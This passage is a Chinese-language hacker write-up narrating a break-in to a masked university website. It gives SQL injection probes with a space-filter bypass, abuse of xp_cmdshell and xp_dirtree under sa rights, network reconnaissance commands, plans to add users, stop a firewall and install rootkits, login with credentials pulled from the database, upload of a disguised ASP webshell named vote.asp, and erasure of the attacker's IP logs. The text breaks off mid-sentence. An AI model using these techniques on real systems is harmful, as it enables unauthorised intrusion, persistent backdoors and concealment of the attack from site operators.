找注入点的简单方法是用阿 D 注入工具，因为使用的是多线程技术，所以速度很快，它还可以检测出 php 注入漏洞。通过它我发现了 http://www.xxx.edu.cn/ReadNews.asp?ID=1037 有注入漏洞，如图 1。现在的判断方法有 1.and 1=1；and 1=2；2./**/and/**/1=1;/**/and/**/1=2（对付过滤空格的 asp）。还有注意搜索型注入也是会存在漏洞的，不过后者没有工具，只能手工注入。




图 1

三、找web虚拟目录

这是我们入侵的第三步。为什么要找 web 目录？很简单，要上传我们的 asp 木马呀！是 sa 连接的 mssql server 数据库。哈哈，你死定了！我们一定有列举目录的权限，它是以 system 权限运行的，操作系统的最高权限哟！列举目录的原理是在数据库中建立一个临时表，再调用存储过程 xp_dirtree 遍历目录还有 xp_subdirs 获得子目录，然后暴出来。找了半天，连鬼影都没找到！郁闷呀！怎么回事，没有 web 目录，我还是第一次碰到！



图 2




图 3

难道是分布式系统？web 服务器和数据库服务器不在一台主机上？

幸好还可以运行命令，原理是利用 xp_cmdshell 存储过程。先看看它的操作系统的版本，在啊 D 里执行命令 ver，是 Win2000 的系统！我又运行 net start，net view，netsta -an，ipconfig -all，ping www.xxx.edu.cn 等命令，分别查看了对方开启的服务，共享情况，网络配置等信息，如图 2、图 3、图 4、图 5，从图中我们可以得到很多主机的重要信息。




图 4

1.这个网段中有八台主机，其中 web-server 和 database - server 是分开的，证实了我上面的猜测。

2.database - server 主机的 ip 地址是 202.xxx.105.10，web-server 主机的 ip 地址是 202.xxx.105.8。

3.database - server 主机没有安装 IIS，没有开放 80 端口。




图5

4.database－server主机开放了3389端口，但是有防火墙rising personal firewall service，可以添加用户，然后用mstsc连接net stop rising personal firewall service。不过其它几台中可能有硬件放火墙。

5.安装几个root kit，然后用1403端口连接就搞定。然后嗅探软件继续渗透！可是难度可想而知。首先，上传文件这一关就过不去，我想放火墙的规则可能是除了1403端口，其它都甭想。

四、分析网站的组成，找突破口

自己的webshell上不了database--server数据库的主机，那web-server应该可以吧，但是不能echo写到web服务主机，那它一定有后台管理吧！

用教主sql注入工具scan它的后台，结果什么都没有（图6）！郁闷呀！现在的网管的安全意识很高的，知道改名了。



图6

想了片刻拿出了看家本领，flashget，后台管理也要见人的呀，所以一定能找到的。在flashget工具站点资源搜索器中输入http://www.xxx.edu.cn/，慢慢找它的后台，如图7。Login.htm应该是了吧！NBArticle的后台就是这个样子的，htm提交asp处理，打开还真的是。编这个网站的程序员是个高手呀，然后在数据库中找admin&password的类似的字段，找到后登录。




图7

结果如图8，限制ip登录范围，够狠！网管也是把好手！照这样看来其他它的登录截面也甭想了！郁闷ING！看看其它的　我就不信没有缺陷！翻数据库，就这样一个多小时过去了！

进入内部网，好东西呀！可能是个突破。如图9在数据库中找到了进入的用户名和密码。网络办公应该有上传的地方吧！





图8


图9

对应的数据库中的数据库名和目录的名，我发现了进入网络办公的用户和密码，成功进入如图10。





图10

五、上传webshell

新闻管理有上传文件附件的地方！上传个asp文件看看，成功了！如图11，白夸他了！连sAllowExt=replace(Ucase(sAllowExt),"asp","")都会忘了写！先上传个小马，然后再上传个大马。把海阳2006asp木马改个密码123456，如图12，为了隐藏我把文件名写成vote.asp！上传上去把木马备份！然后delete你上传的文件附件。把自己的ip记录搞定，然后用myIE的代理上我新备份的webshell。如图13，FS